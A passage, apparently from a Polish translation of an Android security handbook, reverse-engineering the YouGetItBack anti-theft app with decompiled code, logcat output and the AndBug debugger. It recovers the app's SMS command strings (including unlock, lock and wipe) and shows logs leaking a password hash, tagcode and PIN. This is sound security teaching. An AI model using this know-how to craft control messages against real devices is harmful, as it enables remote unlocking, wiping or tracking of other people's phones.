                                this.triggerAppLaunch(p8, this[v1]);
                                this.abortBroadcast();
                            }
                        }
                    }
                }
            }
            else {
                this.processContent(p8, v2);
                this.abortBroadcast();
            }
        }
    }
    ...
}

```

Zakładając, że chcesz stworzyć poprawną wiadomość SMS do przetworzenia przez tę aplikację, prawdopodobnie zechcesz zerknąć na metodę isValidMessage, która jak widzimy na powyższym listingu, pobiera ciąg znaków wyciągnięty z wiadomości SMS za pomocą getDisplayMessageBody

razem z kontekstem aplikacji. Dekompilacja metody `isValidMessage` daje więcej informacji na ten temat:

```
private boolean isValidMessage(String p12, android.content.Context p13)
{
    v5 = p13.getString(1.82104701918e+38);
    v0 = p13.getString(1.821047222e+38);
    v4 = p13.getString(1.82104742483e+38);
    v3 = p13.getString(1.82104762765e+38);
    v7 = p13.getString(1.82104783048e+38);
    v1 = p13.getString(1.8210480333e+38);
    v2 = p13.getString(1.82104823612e+38);
    v6 = p13.getString(1.82104864177e+38);
    v8 = p13.getString(1.82104843895e+38);
    this.getAction(p12);
    if ((this.equals(v5) == 0) && ((this.equals(v4) == 0) &&
((this.equals(v3) == 0) &&
((this.equals(v0) == 0) && ((this.equals(v7) == 0) &&
((this.equals(v6) == 0) && ((this.equals(v2) == 0) &&
((this.equals(v8) == 0) && (this.equals(v1) == 0)))))))))) {
        v10 = 0;
    } else {
        v10 = 1;
    }
    return v10;
}
```

Widać tutaj wiele wywołań metody `getString`, która działając w kontekście bieżącej aplikacji, pobiera wartości tekstowe dla podanych identyfikatorów zasobów z tabeli ciągów znaków aplikacji, takie jak te znajdujące się w `values/strings.xml`. Warto jednak zauważyć, że identyfikatory zasobów przekazywane do `getString` wyglądają trochę dziwnie. Jest to efekt jakiegoś błędu z propagacją typów w dekompiatorze, z którym szybko można sobie poradzić. Wcześniej opisana metoda pobiera te ciągi znaków z tablicy ciągów znaków, porównując je z ciągami znaków w `p12`. Ta metoda zwraca 1, jeśli uda się dopasować `p12`, lub 0, jeśli się nie uda. W metodzie `onReceive` ten wynik określa, czy wywołać `isPinLock`, czy `processContent`. Przyjrzyj się metodzie `isPinLock`:

```
In [173]: d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver.
METHOD_isPinLock.source()
private boolean isPinLock(String p6, android.content.Context p7)
{
    v2 = 0;
    v0 = p7.getSharedPreferences("SuperheroPrefsFile", 0).getString("pin", "");
    if ((v0.compareTo("") != 0) && (p6.compareTo(v0) == 0)) {
        v2 = 1;
    }
    return v2;
}
```

Mamy to! Znowu pojawia się plik ze współdzielonymi właściwościami. Ta mała metoda wywołuje `getString` do pobrania wartości wpisu `pin` w `SuperheroPrefsFile`, a następnie porównuje to z `p6` i zwraca informację, czy wynik porównania był pozytywny, czy negatywny. Jeśli wynik porównania był pozytywny, metoda `onReceive` wywołuje `triggerAppLaunch`. Dekompilacja tej metody może przybliżyć nas do zrozumienia całego przepływu:

```

private void triggerAppLaunch(android.content.Context p9,
    android.telephony.SmsMessage p10)
{
    this.currentContext = p9;
    v4 = p9.getSharedPreferences("SuperheroPrefsFile", 0);
    if (v4.getBoolean("Activated", 0) != 0) {
        v1 = v4.edit();
        v1.putBoolean("lockState", 1);
        v1.putBoolean("smspinlock", 1);
        v1.commit();
        this.foregroundUI(p9);
        v0 = p10.getOriginatingAddress();
        v2 = new android.content.Intent("com.yougetitback.androidapplication.FOREGROUND");
        v2.setClass(p9, com.yougetitback.androidapplication.FindLocationService);
        v2.putExtra("LockSmsOriginator", v0);
        p9.startService(v2);
        this.startSiren(p9);
        v3 = new android.content.Intent("com.yougetitback.
            androidapplicationn.FOREGROUND");
        v3.setClass(this.currentContext, com.yougetitback.androidapplication.
            LockAcknowledgeService);
        this.currentContext.startService(v3);
    }
}

```

W tym miejscu wykonywana jest edycja SuperheroPrefsFile, w ramach której ustawiane są wartości logiczne kluczy określających, czy ekran jest zablokowany i czy zostało to wykonane przez wiadomość SMS. W końcu tworzone są nowe intencje, by uruchomić usługi aplikacji Find ↪ LocationService oraz LockAcknowledgeService, które widzieliśmy już wcześniej, przeglądając usługi. Można zrezygnować z dokładnej analizy tych usług, ponieważ łatwo zgadnąć, do czego one służą. Trudniejsze jest zrozumienie wywołania processContent w onReceive:

```

In [613]: f = d.CLASS_Lcom_yougetitback_androidapplication_
    SmsIntentReceiver.METHOD_processContent.source()
private void processContent(android.content.Context p16, String p17)
{
    v6 = p16.getString(1.82104701918e+38);
    v1 = p16.getString(1.821047222e+38);
    v5 = p16.getString(1.82104742483e+38);
    v4 = p16.getString(1.82104762765e+38);
    v8 = p16.getString(1.82104783048e+38);
    ...
    v11 = this.split(p17);
    v10 = v11.elementAt(0);
    if (p16.getSharedPreferences("SuperheroPrefsFile", 0).getBoolean("Activated", 0) == 0)
    {
        if (v10.equals(v5) != 0) {
            this.processActivationMsg(p16, v11);
        }
    }else {
        if ((v10.equals(v6) == 0) && ((v10.equals(v5) == 0) &&
            ((v10.equals(v4) == 0) && ((v10.equals(v8) == 0) &&
            ((v10.equals(v7) == 0) && ((v10.equals(v3) == 0) &&
            (v10.equals(v1) == 0)))))) {
            v10.equals(v2);
        }
        if (v10.equals(v6) == 0) {

```



```

        if (v10.equals(v9) == 0) {
            if (v10.equals(v5) == 0) {
                if (v10.equals(v4) == 0) {
                    if (v10.equals(v1) == 0) {
                        if (v10.equals(v8) == 0) {
                            if (v10.equals(v7) == 0) {
                                if (v10.equals(v3) == 0) {
                                    if (v10.equals(v2) != 0) {
                                        this.processDeactivateMsg(p16, v11);
                                    }
                                } else {
                                    this.processFindMsg(p16, v11);
                                }
                            } else {
                                this.processResyncMsg(p16, v11);
                            }
                        } else {
                            this.processUnLockMsg(p16, v11);
                        }
                    }
                }
            }
        }
    }
}
...

```

Widać tutaj podobne wywołania getString jak w isValidMessage, wraz z szeregiem wyrażeń if, które następnie sprawdzały zawartość treści SMS-a, by ustalić, jaką metodę wywołać. Szczególnie ważne jest ustalenie, co jest potrzebne do wywołania metody processUnLockMsg, która prawdopodobnie odblokowuje urządzenie. Wcześniej jednak mamy metodę split, która jest wywoływana na p17, ciągu znaków zawierającym wiadomość:

```

In [1017]: d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_split.source()
java.util.Vector split(String p6)
{
    v3 = new java.util.Vector();
    v2= 0;
    do {
        v1 = p6.indexOf(" ", v2);
        if (v1 < 0) {
            v0 = p6.substring(v2);
        } else {
            v0 = p6.substring(v2, v1);
        }
        v3.addElement(v0);
        v2 = (v1 + 1);
    } while(v1 != -1);
    return v3;
}

```

Ta stosunkowo prosta metoda bierze komunikat i dzieli go na wektor (podobny do tablicy), a następnie go zwraca. Wcześniej w processContent, przedzierając się przez gąszcz wyrażeń if, widzimy, że zawartość v8 jest ważna. Jest też jeszcze problem z identyfikatorami zasobów. Może dekompozycja da lepsze wyniki:

```

In [920]: d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_processContent.show()
...
*****

```

```

...
12 (00000036) const v13, 2131296282
13 (0000003c) move-object/from16 v0, v16
14 (00000040) invoke-virtual v0, v13, Landroid/content/Context; -> getString(I)Ljava/lang/String;
15 (00000046) move-result-object v4
16 (00000048) const v13, 2131296283
17 (0000004e) move-object/from16 v0, v16
18 (00000052) invoke-virtual v0, v13, Landroid/content/Context; -> getString(I)Ljava/lang/String;
19 (00000058) move-result-object v8
...

```

Tutaj widzimy numeryczne identyfikatory zasobów. Liczba całkowita 2131296283 odpowiada temu, co idzie do interesującego nas rejestru v8. Oczywiście nadal musisz się dowiedzieć, jaka jest faktyczna zawartość tekstowa odpowiadająca temu identyfikatorowi zasobu. Aby ustalić te wartości, trzeba użyć trochę więcej Pythona z androlyze przy analizowaniu zasobów APK:

```

aobj = a.get_android_resources()
resid = 2131296283
pkg = aobj.packages.keys()[0]
reskey = aobj.get_id(pkg, resid)[1]
aobj.get_string(pkg, reskey)

```

Kod w Pythonie najpierw tworzy obiekt ARSCParser, aobj, reprezentujący wszystkie zasoby APK, takie jak ciągi znaków, układy interfejsu użytkownika itd. Następnie widać, że resid przechowuje numeryczny identyfikator zasobu, który jest Ci potrzebny. W dalszej kolejności pobiera on listę z nazwą pakietu/identyfikatorem za pomocą aobj.packages.keys, zapisując go w pkg. Klucz tekstowy reskey jest zapisywany w zasobach poprzez wywołanie aobj.get_id przekazywane w pkg i resid. W końcu ciąg znaków przechowywany w reskey jest pobierany za pomocą aobj.get_string.

Ostatecznie listing pokazuje prawdziwy ciąg znaków ustalony przez processContent — YGIB:U. Dla przejrzystości w jednej linii można zapisać to tak:

```

In [25]: aobj.get_string(aobj.packages.keys()[0], aobj.get_id(aobj.
packages.keys()[0], 2131296283)[1])

Out[25]: [u'YGIB_UNLOCK', u'YGIB:U']

```

W tym punkcie wiemy, że wiadomość SMS musi zawierać ciąg znaków YGIB:U, aby możliwe było wykonanie processUnLockMsg. Przyjrzyj się tej metodzie, żeby się upewnić, czy czegoś jeszcze stąd nie potrzebujesz:

```

In [1015]: d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_processUnLockMsg.source()
private void processUnLockMsg(android.content.Context p16,
java.util.Vector p17)
{
...
v9 = p16.getSharedPreferences("SuperheroPrefsFile", 0);
if (p17.size() >= 2) {
v1 = p17.elementAt(1);
if (v9.getString("tagcode", "") == 0) {

```

```

        android.util.Log.v("SWIPEWIPE", "recieved unlock message");
        com.yougetitback.androidapplication.wipe.WipeController.stopWipeService(p16);
        v7 = new android.content.Intent("com.yougetitback.androidapplication.BACKGROUND");
        v7.setClass(p16, com.yougetitback.androidapplication.ForegroundService);
        p16.stopService(v7);
        v10 = new android.content.Intent("com.yougetitback.androidapplication.BACKGROUND");
        v10.setClass(p16, com.yougetitback.androidapplication.SirenService);
        p16.stopService(v10);
        v9.edit();
        v6 = v9.edit();
        v6.putBoolean("lockState", 0);
        v6.putString("lockid", "");
        v6.commit();
        v5 = new android.content.Intent("com.yougetitback.androidapplication.FOREGROUND");
        v5.setClass(p16, com.yougetitback.androidapplication.UnlockAcknowledgeService);
        p16.startService(v5);
    }
}
return;
}

```

Tym razem widać, że klucz o nazwie tagcode jest wyciągany z pliku SuperheroPrefsFile, a następnie zatrzymywane są pewne usługi (a inne uruchamiane), co pozwala założyć, że telefon jest odblokowywany. Nie wygląda to dobrze, ponieważ wymaga to założenia, że jeśli tylko taki klucz będzie istniał w pliku ze współdzielonymi właściwościami, będzie to uznawane za prawdę — jest to prawdopodobnie błąd dekompilacji, więc spróbujmy dekompozycji za pomocą pretty_show:

```

In [1025]: d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_processUnLockMsg.pretty_show()
...
    12 (00000036) const-string      v13, 'SuperheroPrefsFile'
    13 (0000003a) const/4           v14, 0
    14 (0000003c) move-object/from16    v0, v16
    15 (00000040) invoke-virtual    v0, v13, v14, Landroid/content/Context;-
>getSharedPreferences(Ljava/lang/String; I)Landroid/content/SharedPreferences;
    16 (00000046) move-result-object v9
    17 (00000048) const-string     v1, ''
    18 (0000004c) const-string     v8, ''
    19 (00000050) invoke-virtual/rangev17, Ljava/util/Vector;->size()I
    20 (00000056) move-result      v13
    21 (00000058) const/4         v14, 2
    22 (0000005a) if-lt          v13, v14, 122 [processUnLockMsg-BB@0x5e
processUnLockMsg-BB@0x14e ] processUnLockMsg-BB@0x5e :
    23 (0000005e) const/4         v13, 1
    24 (00000060) move-object/from16    v0, v17
    25 (00000064) invoke-virtual    v0, v13, Ljava/util/Vector;-
>elementAt(I)Ljava/lang/Object;
    26 (0000006a) move-result-object v1
    27 (0000006c) check-cast      v1, Ljava/lang/String;
    28 (00000070) const-string     v13, 'tagcode'
    29 (00000074) const-string     v14, ''
    30 (00000078) invoke-interface v9, v13, v14, Landroid/content/SharedPreferences;-
>getString(Ljava/lang/String; Ljava/lang/String;) Ljava/lang/String;
    31 (0000007e) move-result-object v13
    32 (00000080) invoke-virtual    v15, v1,
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
>EvaluateToken(Ljava/lang/String;)Ljava/lang/String;

```

```

    33 (00000086) move-result-object    v14
    34 (00000088) invoke-virtual        v13, v14, Ljava/lang/String;-
>compareTo(Ljava/lang/String;)I
    35 (0000008e) move-result          v13
    36 (00000090) if-nez              v13, 95 [ processUnLockMsg-BB@0x94 processUnLockMsg-
BB@0x14e ] processUnLockMsg-BB@0x94 :
    37 (00000094) const-string         v13, 'SWIPEWIPE'
    38 (00000098) const-string         v14, 'recieved unlock message'
    39 (0000009c) invoke-static        v13, v14, Landroid/util/Log;->v(Ljava/lang/String;
Ljava/lang/String;)I
    40 (000000a2) invoke-static/range v16,
Lcom/yougetitback/androidapplication/wipe/WipeController;
->stopWipeService(Landroid/content/Context;)V
[ processUnLockMsg-BB@0xa8 ]
...

```

To sporo wyjaśnia — wartość drugiego elementu przekazywanego wektora jest przekazywana do `EvaluateToken`, a następnie zwrócona wartość jest porównywana do wartości klucza `tagcode` z pliku ze współdzielonymi właściwościami. Jeśli te dwie wartości są dopasowane, to metoda ta kontynuuje działanie tak, jak to wcześniej widzieliśmy. W takim przypadku zauważysz, że wiadomość SMS musi zawierać ciąg znaków `YGIB:U`, następnie spację i wartość `tagcode`. Na urządzeniu z pełnym dostępem uzyskanie tej wartości będzie stosunkowo łatwe, ponieważ można po prostu odczytać zawartość pliku `SuperheroPrefsFile` bezpośrednio z systemu plików. Spróbuj jednak wykorzystać bardziej dynamiczne podejście i sprawdź, czy uda Ci się znaleźć inny sposób.

Analiza dynamiczna

Analiza dynamiczna wymaga uruchomienia aplikacji, zazwyczaj w odpowiednio przygotowany lub monitorowany sposób, aby zebrać więcej dokładnych informacji na temat jej działania. Często obejmuje to zadania takie jak: zebranie śladów, które aplikacja zostawia w systemie plików, obserwację ruchu sieciowego, monitorowanie zachowania procesu — w zasadzie obserwację wszystkiego, co się dzieje podczas działania aplikacji. Analiza dynamiczna jest świetnym sposobem na weryfikację założeń czy testowanie hipotez.

Pierwszych kilka informacji, które trzeba ustalić podczas analizy dynamicznej, dotyczy tego, jak użytkownik korzysta z aplikacji. Jaki jest przepływ pracy? Jak wyglądają menu, ekrany, panele ustawień? Większość tych rzeczy można ustalić podczas analizy statycznej — np. łatwo da się określić aktywności. Jednak wejście w szczegóły ich funkcjonalności może być czasochłonne. Najczęściej łatwiej jest po prostu przetestować działającą aplikację.


Jeśli uruchomisz logcat w czasie, gdy aplikacja będzie uruchomiona, zobaczysz podobne nazwy aktywności jak w przypadku, gdy `ActivityManager` uruchamia aplikację:

```

I/ActivityManager( 245): START {act=android.intent.action.MAIN
cat=[android.intent.category.LAUNCHER] flg=0x10200000
cmp=com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.ActivateSplashScreen u=0} from pid 449
I/ActivityManager( 245): Start proc
com.yougetitback.androidapplication.virgin.mobile for activity
com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.ActivateSplashScreen:
pid=2252 uid=10080 gids={1006, 3003, 1015, 1028}

```

Najpierw widać tutaj główną aktywność (ActivateSplashScreen), co można też było zaobserwować przez `get_main_activity` z *Androguard*, i pojawia się główny ekran zaprezentowany na rysunku 4.5.




Rysunek 4.5. Ekran startowy (główna aktywność)

Wykonujemy kolejny krok w aplikacji i widzimy żądanie podania PIN-u oraz pytania bezpieczeństwa, co pokazane jest na rysunku 4.6. Po dostarczeniu tych informacji widzisz kilka ważnych informacji w logcat.

```
D/YGIB Test( 2252): Context from-
>com.yougetitback.androidapplication.virgin.mobile
I/RequestConfigurationService( 2252): RequestConfigurationService
created!!!
D/REQUESTCONFIGURATIONSERVICE( 2252): onStartCommand
I/ActivationAcknowledgeService( 2252): RequestConfigurationService
created!!!
I/RequestConfigurationService( 2252): RequestConfigurationService
stopped!!!
I/PingService( 2252): PingService created!!!
D/PINGSERVICE( 2252): onStartCommand
I/ActivationAcknowledgeService( 2252): RequestConfigurationService
stopped!!!
I/PingService( 2252): RequestEtagService stopped!!!
D/C2DMReceiver( 2252): Action is com.google.android.c2dm.intent.
REGISTRATION
I/intent telling something( 2252): == null ===null === Intent {
act=com.google.android.c2dm.intent.REGISTRATION flg=0x10
pkg=com.yougetitback.androidapplication.virgin.mobile
cmp=com.yougetitback.androidapp
lication.virgin.mobile/
```

```
com.yougetitback.androidapplication.C2DMReceiver (has extras) }
I/ActivityManager( 245): START
{cmp=com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.ModifyPinScreen u=0}from pid 2252
...

```



Rysunek 4.6. Ekran z pytaniem o PIN i odpowiedzi na pytanie bezpieczeństwa

Jest raczej pewne, że są też logowane wywołania do uruchomienia oraz zatrzymania części usług, które zauważyłeś wcześniej razem ze znanymi nazwami aktywności. W dalszej części logów widać jednak interesujący wyciek informacji:

```
D/update ( 2252): serverUrl-->https://virgin.yougetitback.com/
D/update ( 2252): settingsUrl-->vaultUpdateSettings?
D/update ( 2252): password-->3f679195148a1960f66913d09e76fca8dd31dc96
D/update ( 2252): tagCode-->137223048617183
D/update ( 2252): encodedXmlData-
->%3c%3fxml%20version%3d'1.0'%20encoding%3d'UTF-
8'%3f%3e%3cConfig%3e%3cSettings%3e%3cPin%3e1234%3c
%2fPin%3e%3c%2fSettings%3e%3c%2fConfig%3e
...
D/YGIB Test( 2252): con.getResponseCode()-->200
D/YGIB Test( 2252): urlString-
>https://virgin.yougetitback.com/vaultUpdateSettings?pwd=
3f679195148a1960f66913d09e76fca8dd31dc96&tagid=137223048617183&type=S
D/YGIB Test( 2512): content-->%3c%3fxml%20version%3d'1.0'%20encoding%3d'
UTF-8'%3f%3e%3cConfig%3e%3cSettings%3e%3cPin%3e1234%3c%2fPin
%3e%3c%2fSettings%3e%3c%2fConfig%3e

```

Już przy wykonywaniu kilku pierwszych kroków podczas działania tej aplikacji mamy wyciek danych dotyczących sesji oraz konfiguracji, łącznie z ciągiem, który może być wartością tagcode, wypatrywanej przez nas podczas analizy statycznej. Modyfikowanie i zapisywanie ustawień konfiguracyjnych w aplikacji również daje podobnie obszerne wyniki w buforze z logami:

```
D/update ( 2252): serverUrl-->https://virgin.yougetitback.com/
D/update ( 2252): settingsUrl-->vaultUpdateSettings?
D/update ( 2252): password-->3f679195148a1960f66913d09e76fca8dd31dc96
D/update ( 2252): tagCode-->137223048617183
D/update ( 2252): encodedXmlData-
>%3c%3fxml%20version%3d'1.0'%20encoding%3d'UTF-
8'%3f%3e%3cConfig%3e%3cSettings%3e%3cServerNo%3e+447781482187%3c%2fServerNo%3e%3cServerURL%3eh
tps:%2f%2fvirgin.yougetitback.com%2f%3c%2fServerURL%3e%3cBackupURL%3eContactsSave%3f%3c%2fBac
kupURL%3e%3cMessageURL%3ecallMainETagUSA%3f%3c%2fMessageURL%3e%3cFindURL%3eFind%3f%3c%2fFindUR
L%3e%3cExtBackupURL%3eextContactsSave%3f%3c%2fExtBackupURL%3e%3cRestoreURL%3erestorecontacts%3
f%3c%2fRestoreURL%3e%3cCallCentre%3e+442033222955%3c%2fCallCentre%3e%3cCountryCode%3eGB%3c%2fC
ountryCode%3e%3cPin%3e1234%3c%2fPin%3e%3cURLPassword%3e3f679195148a1960f66913d09e76fca8dd31dc9
6%3c%2fURLPassword%3e%3cRoamingLock%3eoff%3c%2fRoamingLock%3e%3cSimLock%3eon%3c%2fSimLock%3e%3
cOfflineLock%3eoff%3c%2fofflineLock%3e%3cAutolock%20Interval%3d%22%22%3eoff%3c%2fAutolock%3e%
3cCallPatternLock%20outsideCalls%3d%226%22%20Numcalls%3d%226%22%3eon%3c%2fCallPatternLock%3e%3
cCountryLock%3eoff%3c%2fCountryLock%3e%3c%2fSettings%3e%3cCountryPrefix%3e%3cPrefix%3e+44%3c%2
fPrefix%3e%3c%2fCountryPrefix%3e%3cIntPrefix%3e%3cInternationalPrefix%3e00%3c%2fInternationalP
refix%3e%3c%2fIntPrefix%3e%3c%2fConfig%3e
```

Jak już wcześniej wspomniano, te informacje będą dostępne dla każdej aplikacji z uprawnieniem `READ_LOGS` (przed Androidem 4.1). Choć ten konkretny wyciek może być wystarczający do osiągnięcia celu, którym jest przygotowanie specjalnego SMS-a, powinieneś zebrać trochę więcej informacji o tym, jak ta aplikacja działa. W tym celu skorzystamy z debuggera o nazwie *AndBug*.

AndBug łączy się z zakończeniami JDWP (Java Debug Wire Protocol), które ADB (Android Debugging Bridge) udostępnia dla procesów aplikacji mających jawnie zadeklarowane `android:debuggable=true` w swoim manifestcie albo dla wszystkich procesów, jeśli właściwość `ro.debuggable` jest ustawiona na 1 (jest ona zazwyczaj ustawiona na 0 na urządzeniach produkcyjnych). Oprócz sprawdzenia manifestu uruchomienie `adb jdwp` pokazuje identyfikatory dostępnych do monitorowania procesów. Zakładając, że analizowaną aplikację można monitorować, zobaczysz coś w rodzaju:

```
$adb jdwp
2252
```

Za pomocą `grep` można ustalić, że ten PID wskazuje analizowany proces (co też było pokazane w wcześniej prezentowanych logach):

```
$ adb shell ps | grep 2252
u0_a79 2252 88 289584 36284 ffffffff 00000000 S
com.yougetitback.androidapplication.virgin.mobile
```

Po uzyskaniu tych informacji można podłączyć *AndBug* do wybranego urządzenia oraz procesu i uzyskać interaktywny wiersz poleceń. Użyj polecenia `shell` i podaj odpowiedni PID:

```
$andbug shell -p 2252

## AndBug(C) 2011 Scott W. Dunlop<swdunlop@gmail.com>
>>
```

Za pomocą polecenia `classes` razem z częścią nazwy klasy można zobaczyć, jakie klasy istnieją w przestrzeni nazw `com.yougetitback`. Następnie za pomocą polecenia `methods` ustal metody w danej klasie:

```

>> classes com.yougetitback
##Loaded Classes
  -- com.yougetitback.androidapplication.PinDisplayScreen$XMLParserHandler
  -- com.yougetitback.androidapplication.settings.main.Entrance$1
  ...
  -- com.yougetitback.androidapplication.PinDisplayScreen$PinDisplayScreenBroadcast
  -- com.yougetitback.androidapplication.SmsIntentReceiver
  -- com.yougetitback.androidapplication.C2DMReceiver
  -- com.yougetitback.androidapplication.settings.setting.Setting
  ...
>> methods com.yougetitback.androidapplication.SmsIntentReceiver
## Methods Lcom/yougetitback/androidapplication/SmsIntentReceiver;
  -- com.yougetitback.androidapplication.SmsIntentReceiver.<init>()V
  -- com.yougetitback.androidapplication.SmsIntentReceiver.
foregroundUI(Landroid/content/Context;)V
  -- com.yougetitback.androidapplication.SmsIntentReceiver.getAction(Ljava/
lang/String;)Ljava/lang/String;
  -- com.yougetitback.androidapplication.SmsIntentReceiver.getMessages
FromIntent(Landroid/content/Intent;)[Landroid/telephony/SmsMessage;
  -- com.yougetitback.androidapplication.SmsIntentReceiver.isPinLock(Ljava/
lang/String;Landroid/content/Context;)Z
  -- com.yougetitback.androidapplication.SmsIntentReceiver.isValidMessage(Ljava/
lang/String;Landroid/content/Context;)Z
  ...
  -- com.yougetitback.androidapplication.SmsIntentReceiver.
processUnlockMsg(Landroid/content/Context;Ljava/util/Vector;)V

```

We wcześniejszych fragmentach kodu widzieliśmy klasę, którą analizowałeś statycznie i de-kompilowałeś wcześniej: `SmsIntentReceiver` razem z interesującymi metodami. Można teraz przesłać metody, ich argumenty i dane. Zaczynamy od śledzenia klasy `SmsIntentReceiver`, korzystając z polecenia `class-trace` w *AndBug*, a następnie wysyłamy do urządzenia testową wiadomość SMS z tekstem „Test message”:

```

>> class-trace com.yougetitback.androidapplication.SmsIntentReceiver
## Setting Hooks
  -- Hooked com.yougetitback.androidapplication.SmsIntentReceiver
  ...
com.yougetitback.androidapplication.SmsIntentReceiver

>> ## trace thread <1> main (runningsuspended)
  -- com.yougetitback.androidapplication.SmsIntentReceiver.<init>()V:0
  -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830009571568>
  ...
## trace thread <1> main (running suspended)
  -- com.yougetitback.androidapplication.SmsIntentReceiver.onReceive(Landroid/
content/Context;Landroid/content/Intent;)V:0
  -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830009571568>
  -- intent=Landroid/content/Intent; <830009581024>
  ...
## trace thread <1> main (running suspended)
  -- com.yougetitback.androidapplication.SmsIntentReceiver.
getMessagesFromIntent(Landroid/content/Intent;)
[Landroid/telephony/SmsMessage;:0
  -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;

```



```

<830009571568>
  -- intent=Landroid/content/Intent; <830009581024>
...
  -- com.yougetitback.androidapplication.SmsIntentReceiver.
  isValidMessage(Ljava/lang/String;Landroid/content/Context;)Z:0
  -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver;
<830009571568>
  -- msg=Test message
  -- context=Landroid/app/ReceiverRestrictedContext; <830007895400>
...

```

Zaraz po odebraniu wiadomości SMS i przekazaniu jej z podsystemu telefonu uruchamia się zastawiona pułapka i zaczyna się śledzenie od początkowej metody `onReceive` i dalej. Widać komunikat z intencją przekazany do `onReceive` oraz kolejne podobne komunikaty wywołane po nim. Jest też zmienna `msg` w `isValidMessage` zawierająca treść naszego SMS-a. Przy okazji, patrząc na wyjście z `logcat`, można też zobaczyć treść wiadomości w `logach`:

```
I/MessageListener:( 2252): Test message
```

Trochę dalej podczas śledzenia klasy widać wywołanie metody `isValidMessage`, w tym przekazanie jako argumentu obiektu `Context` oraz zestawu pól w tym obiekcie, które w tym przypadku wskazują na zasoby i ciągi znaków pobrane z tabeli ciągów znaków (ustalonej przez Ciebie ręcznie wcześniej). Wśród nich jest wartość `YGIB:U`, którą widziałeś wcześniej, oraz powiązany klucz `YGIBUNLOCK`. Z analizy statycznej tej metody pamiętamy, że treść wiadomości SMS jest sprawdzana pod kątem wystąpienia tych wartości i wywołuje `isPinLock`, jeśli ich nie odnajdzie, co widać tutaj:

```

## trace thread <1> main (running suspended)
--
com.yougetitback.androidapplication.SmsIntentReceiver.getAction(Ljava/lang/String;)Ljava/lang/String;:0
  -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver; <830007979232>
  -- message=Fooobarbaz
--
com.yougetitback.androidapplication.SmsIntentReceiver.isValidMessage(Ljava/lang/String;Landroid/content/Context;)Z:63
  -- YGIBDEACTIVATE=YGIB:D
  -- YGIBFIND=YGIB:F
  -- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
  -- YGIBUNLOCK=YGIB:U
  -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver; <830007979232>
  -- YGIBBACKUP=YGIB:B
  -- YGIBRESYNC=YGIB:RS
  -- YGIBLOCK=YGIB:L
  -- YGIBWIPE=YGIB:W
  -- YGIBRESTORE=YGIB:E
  -- msg=Fooobarbaz
  -- YGIBREGFROM=YGIB:T
...
## trace thread <1> main (running suspended)
--
com.yougetitback.androidapplication.SmsIntentReceiver.isPinLock(Ljava/lang/String;Landroid/content/Context;)Z:0
  -- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver; <830007979232>
  -- msg=Fooobarbaz
  -- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
...

```

W tym przypadku `isPinLock` sprawdza wiadomość, ale nie zawiera ona ani PIN-u, ani żadnego z tych ciągów znaków (jak `YGIB:U`). Aplikacja nic nie robi z taką wiadomością SMS i przekazuje ją dalej do kolejnego zarejestrowanego odbiorcy komunikatów w łańcuchu. Jeśli wyślesz wiadomość SMS z wartością `YGIB:U`, zobaczysz inne zachowanie:

```
## trace thread <1> main (running suspended)
--
com.yougetitback.androidapplication.SmsIntentReceiver.processContent(Landroid/content/Context;
Ljava/lang/String;)V:0
-- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver; <830008303000>
-- m=YGIB:U
-- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
...
## trace thread <1> main (runningsuspended)
--
com.yougetitback.androidapplication.SmsIntentReceiver.processUnLockMsg(Landroid/content/Context;
Ljava/util/Vector;)V:0
-- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver; <830008303000>
-- smsTokens=Ljava/util/Vector; <830008239000>
-- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
--
com.yougetitback.androidapplication.SmsIntentReceiver.processContent(Landroid/content/Context;
Ljava/lang/String;)V:232
-- YGIBDEACTIVATE=YGIB:D
-- YGIBFIND=YGIB:F
-- context=Landroid/app/ReceiverRestrictedContext; <830007987072>
-- YGIBUNLOCK=YGIB:U
-- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver; <830008303000>
-- settings=Landroid/app/ContextImpl$SharedPreferencesImpl; <830007888144>
-- m=YGIB:U
-- YGIBBACKUP=YGIB:B
-- YGIBRESYNC=YGIB:RS
-- YGIBLOCK=YGIB:L
-- messageTokens=Ljava/util/Vector; <830008239000>
